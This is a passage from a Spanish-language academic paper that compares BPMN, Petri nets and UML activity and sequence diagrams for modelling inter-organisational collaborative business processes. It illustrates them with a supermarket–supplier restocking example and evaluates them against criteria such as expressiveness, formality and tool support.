


Figura 1: Perspectivas global y local involucradas en las colaboraciones entre organizaciones (adaptación de [13]).

La perspectiva global describe el comportamiento público de una colaboración y las responsabilidades de cada organización participante [3]. Dicho comportamiento se representa mediante procesos de negocio colaborativos, los cuales describen el flujo de control y en qué orden se van realizando los intercambios de mensajes entre los participantes. La perspectiva local describe el comportamiento de la colaboración desde el punto de vista de cada participante. Según esta perspectiva, la colaboración se define como un conjunto de procesos de negocio privados, uno para cada organización participante, y las interacciones que tienen lugar entre ellas. Cada participante define su propio flujo de control, mostrando hacia los demás los puntos de interacción (envío/recepción

de mensajes). Las organizaciones disponen principalmente de dos opciones a la hora de definir procesos de negocio según esta perspectiva: (1) *procesos de interfaz* (sólo comportamiento público) y (2) *procesos privados completos* (con comportamiento público y privado). Los procesos de negocio de interfaz sólo exponen aquellas actividades externamente visibles para el resto de los participantes, fundamentalmente las que tienen que ver con el envío/recepción de mensajes [3] [4] [17]. Un proceso de negocio privado completo (denominado *proceso de integración* en [6]) describe tanto el comportamiento público como el privado para concretar la colaboración. El comportamiento privado implica aquellas actividades y eventos necesarios para representar la lógica de negocio interna de cada participante.

En las siguientes Subsecciones se describen los lenguajes mencionados previamente en la Sección 1 y cómo permiten implementar cada una de las perspectivas anteriores.

2.1. BPMN

El lenguaje BPMN fue desarrollado bajo la coordinación de la *OMG (Object Management Group)* con la finalidad de convertirse en un estándar internacional, identificando las mejores prácticas y posibilidades para representar procesos de negocio (mediante grafos, redes de Petri, etc.), procurando un lenguaje que sea ampliamente adoptado. Este lenguaje pretende abarcar un amplio rango de abstracción, desde modelado del negocio hasta implementación de los procesos de negocio mediante alguna tecnología, ideal para ser comprendido por todos los involucrados en una implementación BPM [4].

BPMN define varios tipos de diagramas para representar las perspectivas global y local. La perspectiva global se puede caracterizar mediante diagramas de coreografía. La Figura 2.a muestra un ejemplo de diagrama de coreografía para una colaboración que consiste en acordar la reposición de determinada línea de productos en un supermercado por parte de un proveedor. El proceso de negocio colaborativo inicia con el supermercado solicitando el pedido de reposición al proveedor. Luego el control se le pasa al proveedor, quien decide si aceptar o rechazar la solicitud de reposición. En ambos casos actúa en consecuencia: (1) si acepta realizar la reposición, le confirma el pedido al supermercado, con una fecha estimada de entrega, por ejemplo; (2) si rechaza realizar la reposición, informa el motivo del rechazo al supermercado (por ejemplo, que ya no trabaja con esa línea de productos). En un diagrama de coreografía, las interacciones entre participantes se representan explícitamente mediante *tareas de coreografía*. El flujo de control y los *gateways* determinan la secuencia de las diferentes tareas [5].

La perspectiva local también se puede representar sin problemas en BPMN. Para ello, se dispone de los diagramas de orquestación y colaboración. Los diagramas de orquestación proporcionan una vista detallada de las actividades del proceso de negocio y sus relaciones, el cual es llevado a cabo en el entorno de una sola organización [4].

Pueden usarse para definir los procesos en los dos niveles de esta perspectiva. Si la intención es realizar un proceso de interfaz, el diagrama sólo debe incluir actividades y eventos públicos, como aquellos referidos al envío/recepción de mensajes. Por el contrario, si la intención es modelar un proceso de negocio privado completo, deben definirse todas las actividades y eventos involucrados para llevar a cabo el mismo. Un diagrama aún más útil para esta perspectiva que proporciona BPMN es el diagrama de colaboración. Este tipo de diagrama (Figura 2.b) generalmente tiene dos o más *pools*, uno para cada participante de la colaboración. El intercambio de mensajes entre ellos se muestra explícitamente como un flujo de mensajes que conectan los *pools* [5]. Aquí se presentan varias posibilidades para representar diferentes niveles de abstracción [4], incluso para cada participante independientemente; lo que no se puede dejar de representar son los mensajes que se intercambian [5]. Básicamente, las opciones incluyen: (1) un *pool* que se puede dejar en blanco, si no se conoce nada acerca del participante; (2) un *pool* que puede representar en su interior un proceso de interfaz, mostrando solamente la “cara” pública del participante (el proveedor en el diagrama de colaboración de la Figura 2.b); y (3) un *pool* que puede mostrar todo el proceso de negocio completo del participante (el supermercado en la Figura 2.b).

2.2. Redes de Petri

Las redes de Petri constituyen una opción de modelado importante, ya que han demostrado su aplicación para representar y analizar todo tipo de procesos, desde protocolos, hardware, sistemas embebidos, hasta sistemas de manufactura, logística, y procesos de negocio. Las redes de Petri clásicas se construyen mediante un grafo dirigido con dos tipos de nodos: *places* (representados por círculos) y *transitions* (representadas por rectángulos). La red permite el movimiento de *tokens* (representados por puntos negros) entre los diferentes *places*, los cuales permiten definir el estado actual de la red. En realidad, son las *transitions* y sus reglas las que permiten a los *tokens* moverse entre *places*, precisamente mediante el “disparo” de tales *transitions* [10].

A diferencia de BPMN, las redes de Petri no fueron concebidas para representar naturalmente las perspectivas global y local. Para la perspectiva local y el modelado involucrando una sola organización, no hay mayores inconvenientes. Sin embargo, cuando entra en juego más de un participante, no son directamente aplicables. En [10] se propone la definición de un *workflow* inter-organizacional que utiliza *communication places* para representar elementos de comunicación asincrónicos correspondientes a intercambios de mensajes entre dos o más redes, una para cada participante. Con esta consideración, es posible representar todas las perspectivas.

En la Figura 3.a se muestra la perspectiva global para la colaboración entre el supermercado y el proveedor de la Figura 2, la cual se representa por medio de dos redes de Petri que solamente cuentan con *places* y *transitions* para permitir el intercambio de mensajes mediante los *communication places*. Ningún comportamiento privado se muestra en las dos redes.

La perspectiva local también se puede representar sin problemas mediante la propuesta de [10], en los dos niveles considerados. Si la intención es realizar un proceso de interfaz, la red sólo debe incluir *places* y *transitions* que den soporte para que los *communication places* puedan trabajar, exactamente del mismo modo en que se representó para la perspectiva global (el proveedor en la colaboración de la Figura 3.b). Por otro lado, si la intención es proveer un proceso de negocio privado completo, deben definirse los *places* y *transitions* que den soporte a todas las tareas y eventos involucrados para llevar a cabo el proceso de negocio (el supermercado en la Figura 3.b).

Además de las redes de Petri propiamente dichas, en el mundo de los procesos de negocio se utilizan ampliamente las *Workflow nets (WF-nets)*. En una *WF-net*, las actividades o tareas se modelan a través de *transitions* y sus dependencias casuales, mediante *places*. Además, se han definido varios constructores útiles para representar patrones de *workflows* de una manera bastante compacta: *AND-split/AND-join* y *OR-split/OR-join*. Una restricción importante que agrega este tipo de redes es que no puede haber más de un *input place* y un *output place*, porque la idea es que cuando el *workflow* inicia mediante un sistema de gestión de *workflows* (el cual le entrega un *token* al *input*




Figura 2: Colaboración de ejemplo para acordar la reposición de determinada línea de productos en un supermercado por parte de un proveedor (en BPMN). (a) Perspectiva global representada mediante un diagrama de coreografía. (b) Perspectiva local representada mediante un diagrama de colaboración.

place), debe ser completamente terminado al acabar su ejecución, no quedando ningún *token* circulando en la estructura (el sistema espera que el único *token* que quede termine llegando al *output place*) [4] [10].




Figura 3: Colaboración de ejemplo de la Figura 2, en términos de redes de Petri, según la propuesta de [10]. (a) Perspectiva global. (b) Perspectiva local.

Adicionalmente, en [18] los autores describen un método para modelar *workflows* inter-organizacionales, en el que se propone partir de una red de Petri completa en la que intervienen todas las organizaciones participantes, hasta llegar a una partición para determinar los *workflows* privados de cada una. En ese mismo trabajo, proponen también una notación propia para el intercambio de mensajes entre bloques que representan las particiones, ocultando su comportamiento privado.

2.3. UML

UML es un lenguaje de modelado visual para sistemas de software, que se diseñó para incorporar las mejores prácticas de las técnicas de modelado e ingeniería de software existentes. La premisa básica de UML consiste en poder modelar software y otros sistemas como colecciones de objetos que interactúan, lo cual encaja perfectamente en el desarrollo de software utilizando lenguajes de programación orientados a objetos, pero también funciona muy bien para procesos de negocio y otras aplicaciones. UML permite representar dos aspectos fundamentales de los sistemas: (1) su estructura estática (los objetos que son importantes en el modelo y cómo se relacionan) y (2) su comportamiento dinámico (los ciclos de vida de los objetos

y cómo interactúan entre sí para entregar la funcionalidad requerida del sistema). Uno de los bloques constitutivos importantes de UML son los diversos diagramas para representar esos dos aspectos. Dichos diagramas conforman las diferentes vistas del modelo. Entre los trece diagramas que dispone la versión 2 de UML, uno de ellos se ha utilizado ampliamente para representar procesos de negocio: los *diagramas de actividad*. Sin embargo, en el ámbito colaborativo cobra importancia otro diagrama ampliamente conocido: el *diagrama de secuencia* [19].

2.3.1. Diagramas de actividad

Los diagramas de actividad proporcionan un mecanismo de carácter general para modelar comportamiento y pueden emplearse en diversas etapas del proceso de desarrollo de software [19], pero además, se pueden usar en el modelado organizacional para la ingeniería de procesos de negocio y *workflows* [19] [20]. Los diagramas de actividad especifican una secuencia de unidades subordinadas (*actividades, eventos de señal*), utilizando un modelo de control y flujo de datos. Los comportamientos subordinados pueden iniciarse porque otros comportamientos en el modelo terminan de ejecutarse, porque los objetos y datos están disponibles o porque los eventos ocurren externamente al flujo. Un diagrama de actividad se especifica como un gráfico de nodos interconectados por flechas [20].

Estos diagramas permiten la representación de la perspectiva global mediante el uso de *calles*, una para cada participante, los cuales pueden enviarse mensajes como objetos de datos intercambiados (Figura 4.a) a través de eventos de señal. Para la perspectiva local, puede usarse el mismo criterio en caso de tratarse de procesos de interfaz (el proveedor en la Figura 4.b). Si se necesita representar un proceso de negocio completo, el participante que lo desee puede agregar todas las actividades privadas que considere (el supermercado en la Figura 4.b).

En [21] los autores toman este tipo de diagrama como punto de partida para definir un perfil UML que les permite representar las perspectivas global y local de manera más cercana al dominio de los procesos de negocio. En dicho trabajo también utilizan un método para generar modelos ejecutables a partir de las coreografías y orquestaciones definidas mediante ese perfil.

2.3.2. Diagramas de secuencia

Los diagramas de secuencia también permiten representar comportamiento, pero enfatizando la secuencia de envío de mensajes ordenada en el tiempo entre denominadas *líneas de vida*, que corresponden a los objetos participantes de una interacción [19]. Suelen emplearse mucho en la literatura para mostrar interacciones entre actores, interfaces, componentes de sistemas, clases, etc., por lo que por naturaleza se adecuan para representar colaboraciones.

Desde el punto de vista de la perspectiva global, cada participante se puede mostrar en el diagrama como una línea de vida que interactúa con los demás mediante el envío de

mensajes asíncronos (Figura 5.a). Para representar la perspectiva local, en lo que respecta a los procesos de interfaz, el diagrama no cambia (el proveedor en la Figura 5.b). Sin embargo, para representar procesos de negocio completos, es necesario exhibir actividades privadas. Esto último se puede lograr de dos maneras: (1) mediante una *autodelegación*, es decir, el envío de un mensaje de una línea de vida a sí misma, indicando la llamada a determinada actividad privada; o (2) por medio del envío de mensajes a otras líneas de vida visibles solamente por el participante, encargadas de llevar a cabo las actividades (como la llamada al sistema de información por parte del supermercado en la Figura 5.b).




Figura 4: Colaboración de ejemplo de la Figura 2, en términos de diagramas de actividad UML. (a) Perspectiva global. (b) Perspectiva local.

Tal como ocurre con los diagramas de actividad, la semántica de los diagramas de secuencia se puede ampliar mediante la definición de perfiles UML. Por ejemplo, los autores de [22] proponen un método basado en *MDA (Model Driven Architecture)* para generar modelos de procesos de negocio ejecutables a partir de la definición de modelos de procesos colaborativos, independientes de una implementación tecnológica específica. Para ello, utilizan un lenguaje denominado *UP-ColBPIP*, el cual define varias

vistas, entre las cuales se encuentra una llamada *interaction protocols*, basada en la especialización de diagramas de secuencia para representar colaboraciones.




Figura 5: Colaboración de ejemplo de la Figura 2, en términos de diagramas de secuencia UML. (a) Perspectiva global. (b) Perspectiva local.

3. Comparación de diferentes lenguajes de modelado para representar colaboraciones

Considerando las diferentes alternativas actuales para modelar procesos de negocio colaborativos y sus procesos de negocio privados implicados (si corresponde), a fin de seleccionar la más apropiada para el modelado durante determinado proyecto/implementación BPM, se propone un *framework* basado en el análisis y comparación de las mismas, teniendo en cuenta los distintos aspectos que las distinguen, así como sus ventajas y desventajas. De este modo, el *framework* permite contar con una referencia acerca de cuál escoger a la hora de iniciar un proyecto concreto. Para ello, primero se ha realizado una revisión de la literatura relevante sobre modelado de procesos de negocio colaborativos, con el objetivo de obtener criterios

para poder caracterizar y evaluar cada lenguaje, luego se realizó la comparación con los resultados de dicha revisión y la experiencia acumulada acerca del tema en implementaciones previas (como las descritas en [16], [15] y [23]), y con los resultados obtenidos, se procede a la implementación del *framework*.

3.1. Revisión de la literatura

La revisión de la literatura se realizó de acuerdo con el método denominado “*snowballing*” por [24]. Este método sugiere comenzar con un grupo inicial de trabajos manualmente identificados de acuerdo con cierto criterio. Luego, se agregan más trabajos hacia atrás y hacia adelante en el tiempo, utilizando las referencias de los trabajos relacionados (*backward snowballing*) y las citas que se mencionen en las librerías electrónicas (*forward snowballing*). La búsqueda manual se realizó en librerías electrónicas relevantes (*Springer*¹, *Elsevier*², *IEEE Xplore*³) y en libros acerca de los que se tiene conocimiento, primero buscando criterios para evaluar lenguajes de modelado de procesos de negocio y luego, en una segunda pasada, con varios criterios en mente, se refinó la búsqueda en términos de: “lenguaje + procesos colaborativos + criterio”. Luego se procedió a realizar la segunda etapa del método (*backward snowballing* y *forward snowballing*).

Acerca de los criterios, de acuerdo con los autores de [25], se han utilizado muchos para evaluar lenguajes de modelado de procesos de negocio (en términos de la representación de procesos privados), algunos con más peso que otros en la literatura. Varios de estos criterios, que los autores han logrado unificar, constituyen un importante punto de partida para extrapolarlos al ámbito colaborativo. Entre ellos, se rescatan los siguientes:

- **Expresividad:** capacidad del lenguaje para representar múltiples situaciones organizacionales, en términos de perspectivas funcionales, estructurales y de datos requeridas por BPM.
- **Facilidad de entendimiento:** grado de facilidad/dificultad de los involucrados o *stakeholders* para entender e interpretar los modelos generados. Según este criterio, influye el diseño de los constructores del lenguaje a nivel gráfico, en el sentido de resultar o no intuitivos (*user-friendly*).
- **Formalidad:** rigor de la semántica, en su carácter de permitir o no ambigüedades a la hora de interpretar (o incluso ejecutar) los modelos.
- **Versatilidad:** grado de aplicabilidad del lenguaje para representar modelos a lo largo de todo el ciclo de vida BPM (análisis, documentación, simulación, ejecución, etc.).
- **Soporte de herramientas:** grado de mayor/menor disponibilidad de herramientas para realizar el modelado utilizando el lenguaje.
- **Concisión:** grado de mayor/menor posibilidad del lenguaje para expresar diferentes situaciones

utilizando la menor cantidad posible de constructores.

- **Facilidad de aprendizaje:** grado de mayor/menor esfuerzo requerido por los involucrados o *stakeholders* para dominar el lenguaje.

Por su parte, los autores de [26] hacen énfasis en la evaluación de diferentes herramientas de modelado BPMN, lo cual permite agregar el siguiente criterio, relacionado con el “soporte de herramientas” de [25], pero considerando licenciamiento gratuito:

- **Disponibilidad de herramientas gratuitas:** grado de mayor/menor disponibilidad de herramientas gratuitas/*open-source* para realizar el modelado utilizando el lenguaje.

En [27] también se realiza un análisis de los lenguajes de modelado para dar soporte a colaboraciones, haciendo énfasis en diferentes niveles de abstracción. Gran parte de los criterios que utilizan ya fueron descritos anteriormente, pero se incorpora el siguiente, relacionado con la “versatilidad” de [25]:

- **Ejecución:** grado de mayor/menor capacidad de obtener modelos que sean ejecutables por un SIOP o BPMS directamente.

Finalmente, sobre la base de la experiencia de los autores del presente trabajo ([16] [15] [23]), se cree conveniente tener en cuenta tres aspectos adicionales más:

- **Extensibilidad:** grado de facilidad/complejidad para extender el lenguaje por medio de mecanismos previstos en situaciones especiales.
- **Dominio de aplicación:** grado en que el lenguaje se relaciona con el ámbito del dominio del proyecto/implementación BPM.
- **Tipos de diagramas requeridos:** posibilidad de poder expresar mediante el lenguaje las diferentes perspectivas (global y local) haciendo uso de la menor cantidad posible de tipos de diagramas.

Sobre la base de estos criterios se han clasificado los trabajos restantes producto de la revisión de la literatura, cuyas consideraciones y/u observaciones son tomadas en cuenta durante la evaluación de los lenguajes en la Subsección siguiente. La clasificación de dichos trabajos se muestra en la Tabla 1, indicando la referencia que los autores hacen respecto de los criterios definidos anteriormente.

3.2. Análisis comparativo

Con los criterios de evaluación definidos y los trabajos clasificados según los mismos, se realiza el análisis comparativo de los lenguajes de modelado. Para ello, se intenta responder a la pregunta “¿cómo se valora lo más objetivamente posible el lenguaje *X* respecto del criterio *Y*

¹ <https://www.springer.com/la>

² <https://www.elsevier.es/es>

³ <https://ieeexplore.ieee.org/Xplore/home.jsp>

para representar procesos de negocio colaborativos (considerando ambas perspectivas, la global y la local)?”.

Tabla 1. Clasificación de los trabajos producto de la revisión de la literatura según los criterios para analizar y evaluar lenguajes de modelado para representar colaboraciones.

Lenguajes/ Criterios	BPMN	Redes de Petri	UML	
			Diag. de actividad	Diag. de secuencia
Expresividad	[28] [29]	[10] [30] [4]	[20]	[31]
Formalidad	[32] [33]	[10] [4]	[19]	[31]
Concisión	[25]	[33]		
Versatilidad	[34] [35]		[19]	[19]
Ejecución	[16]	[4]	[21]	[31]
Facilidad de entendimiento	[28] [36] [37]	[4]	[38]	[19]
Facilidad de aprendizaje	[39]		[38]	
Soporte de herramientas	[40] [41]			
Disponibilidad de herramientas gratuitas				
Extensibilidad	[42]	[18]	[21]	[22]
Dominio de aplicación	[4] [43]	[4] [43]	[43]	
Tipos de diagramas requeridos	[4]	[4]	[21]	[19] [22]

Como en [25], se utiliza una escala del 0 al 5 (el lenguaje no cumple con el criterio o lo hace de manera satisfactoria, respectivamente) para evaluar los lenguajes. Seguidamente, se resume el análisis/evaluación respecto de cada criterio:

- **Expresividad:** los lenguajes que presentan la mayor expresividad para representar colaboraciones son BPMN y UML (diagramas de actividad), considerando las principales perspectivas de los procesos de negocio según BPM y las perspectivas global y local de las colaboraciones. Las redes de Petri también son expresivas, pero debe aplicarse la propuesta descrita en [10], por ejemplo, para poder representar procesos de negocio colaborativos. Finalmente, los diagramas de secuencia de UML son los menos expresivos, pues si bien resultan naturales para las colaboraciones, no permiten representar explícitamente actividades, sino llamadas o intercambios de mensajes; por lo tanto, es difícil de expresar la perspectiva local. En [22] se especializan solamente para la perspectiva global.
- **Formalidad:** este es el punto fuerte de las redes de Petri; los demás lenguajes presentan ambigüedades subsanables en mayor o menor medida. BPMN y los diagramas de actividad UML tienen un comportamiento basado en redes de *tokens*, pero carecen de la formalidad matemática propia de las redes de Petri. Es más, muchos autores han

representado sus semánticas en términos de redes de Petri (como en [33]), con la finalidad de reducir la brecha entre los modelos y sus implementaciones ejecutables.

- **Concisión:** todos los lenguajes de modelado evaluados están pensados para ser utilizados en diferentes contextos. BPMN es el que cuenta con más constructores específicos para modelar diferentes situaciones propias de los procesos de negocio, incluyendo los colaborativos, por lo que permite representar de forma clara y concisa diferentes situaciones. Las redes de Petri, por su parte, son de aplicación muy general, y como cuentan con muy pocos constructores básicos (*places* y *transitions*), generalmente se requieren varios de ellos para representar patrones que se suelen simbolizar mediante un solo constructor en BPMN. Finalmente, UML está pensado para modelar en el ámbito de la ingeniería de software, por lo que carece de constructores específicos para procesos de negocio.
- **Versatilidad:** en este sentido, los lenguajes que expresamente definen diagramas (BPMN y UML) presentan una elevada versatilidad a la hora de utilizar los propios modelos como artefactos de análisis, diseño, documentación y comunicación, incluso de ejecución. Por otro lado, las redes de Petri, cuyo énfasis es la definición formal del modelo, puede prescindir incluso de representación gráfica, o la misma puede presentar una elevada complejidad, lo cual la hace impráctica para una documentación de alto nivel, por ejemplo.
- **Ejecución:** aquí la formalidad juega un papel importante, porque si el modelo está libre de ambigüedades, puede ser directamente ejecutado o simulado. Los lenguajes evaluados, con excepción de las redes de Petri, no son estrictamente formales, lo cual genera inconvenientes a la hora de realizar la implementación de un proceso de negocio ejecutable. Por lo tanto, suelen emplearse lenguajes de especificación en su lugar, por ejemplo, *WS-BPEL*⁴ (*Web Services Business Process Execution Language*), *WS-CDL*⁵ (*Web Services Choreography Description Language*) y *XPDL*⁶ (*XML Process Definition Language*). En la literatura existen muchos ejemplos de transformaciones o generaciones de modelos a partir de representaciones en lenguajes de modelado como BPMN [21] o UML [3].
- **Facilidad de entendimiento:** en este punto existen disparidades, incluso considerando un mismo lenguaje. Los diagramas de actividad UML destacan por ser altamente intuitivos, debido a su remembranza con diagramas de flujo tradicionales. BPMN, por su parte, presenta dos inconvenientes: (1) una elevada disponibilidad/configuración de constructores, algunos de ellos no tan intuitivos; y

⁴ <http://docs.oasis-open.org/ws-bpel/2.0/OS/ws-bpel-v2.0-OS.html>

⁵ <https://www.w3.org/TR/ws-cdl-10/>

⁶ <https://wfmc.org/standards/xpdl>

(2) agrega un diagrama que se aleja bastante de la clásica remembranza del diagrama de flujo (el diagrama de coreografía). Las redes de Petri requieren un sustento teórico importante por detrás para representar correctamente los modelos. Finalmente, los diagramas de secuencia UML resultan poco intuitivos, pues están orientados al mundo del software; mediante la especificidad de su semántica, como en [22], se pueden volver más intuitivos para las colaboraciones.

- **Facilidad de aprendizaje:** el aspecto anterior y el dominio de aplicación influyen ampliamente sobre este criterio. Para dominar con propiedad el modelado en redes de Petri se requieren conocimientos acerca de sus fundamentos matemáticos, relacionados con su aspecto altamente formal. BPMN es intuitivo en lo que respecta a la perspectiva local (aunque cuenta con muchos constructores y configuraciones por aprender), pero las coreografías implican dificultades adicionales, ya que hay que tener ciertas consideraciones acerca de cuándo un flujo es correcto. Los diagramas de actividad UML son muy intuitivos, y debido al acotado número de constructores con los que cuentan, pueden conseguirse avances muy rápidamente al modelar. Los diagramas de secuencia UML, por su parte, son equiparables a los diagramas de coreografía BPMN, aunque las interacciones se pueden percibir con mayor naturalidad en el tiempo; igualmente, es necesario contar con cierto conocimiento sobre los aspectos estructural y de comportamiento de UML para comprenderlos adecuadamente.
- **Soporte de herramientas:** todos los lenguajes cuentan con soporte para diversas herramientas software. Particularmente, para BPMN es amplia la oferta de suites BPMS (*Bizagi*⁷, *Signavio*⁸, *IBM Business Process Manager*⁹, *Oracle Business Process Management Suite*¹⁰, *Camunda BPM*¹¹), así como también existen modeladores integrados a IDE (*Integrated Development Environments*) multilenguaje (*Eclipse*¹²); sin embargo, para coreografías, la oferta es mucho más acotada. UML cuenta con numerosos IDE multilenguaje (*Eclipse*, *MS Visual Studio*¹³), herramientas de modelado específicas (*StarUML*¹⁴, *Modelio*¹⁵) e incluso software de uso general que le dan soporte (*diagrams.net*, *MS Visio*¹⁶). Las redes de Petri también cuentan con una numerosa oferta de herramientas, principalmente de carácter académico, siendo posible emplear software de diseño de propósito general para modelar.
- **Disponibilidad de herramientas gratuitas:** el soporte de herramientas software por sí sólo no suele ser un indicador de peso en algunas situaciones. Si las organizaciones no están dispuestas a incurrir en los costos de una suite BPMS o determinado IDE de modelado, este aspecto cobra importancia y puede cambiar el rumbo del proyecto. BPMN cuenta con varios proyectos de modeladores gratuitos, pero con soporte para coreografías, la oferta es muy reducida (por ejemplo, *chor-js*¹⁷ o *Signavio*, pero este último no está disponible para el público en general, sino como una iniciativa educativa). Las redes de Petri disponen de muchas herramientas académicas o de diseño de propósito general, como se comentó anteriormente. UML, por su parte, presenta abundante oferta de herramientas gratuitas, incluso integrables a IDE (como *Eclipse*).
- **Extensibilidad:** los mecanismos de extensibilidad varían ampliamente para los lenguajes considerados. BPMN cuenta con un mecanismo que pone a disposición cuatro meta-modelos a tal fin, pero son pocas las extensiones que cumplen estrictamente el estándar (la mayoría son *ad hoc*) [42], por simplicidad. En comparación, la semántica de los elementos estándar de UML se puede especializar mediante un *perfil*. Por su parte, las redes de Petri son extensibles *per se*, ya que, para agregar alguna característica, deben realizarse nuevas restricciones en términos matemáticos/ formales.
- **Dominio de aplicación:** el dominio de aplicación natural de los tres lenguajes también difiere considerablemente. El más específico para el ámbito de los procesos de negocio y que involucra conceptos relacionados con profesionales de esa área es BPMN. Las redes de Petri son lo suficientemente generales, pero tienen una carga matemática muy elevada. UML, por su parte, está pensado para profesionales de la ingeniería de software y los sistemas de información.
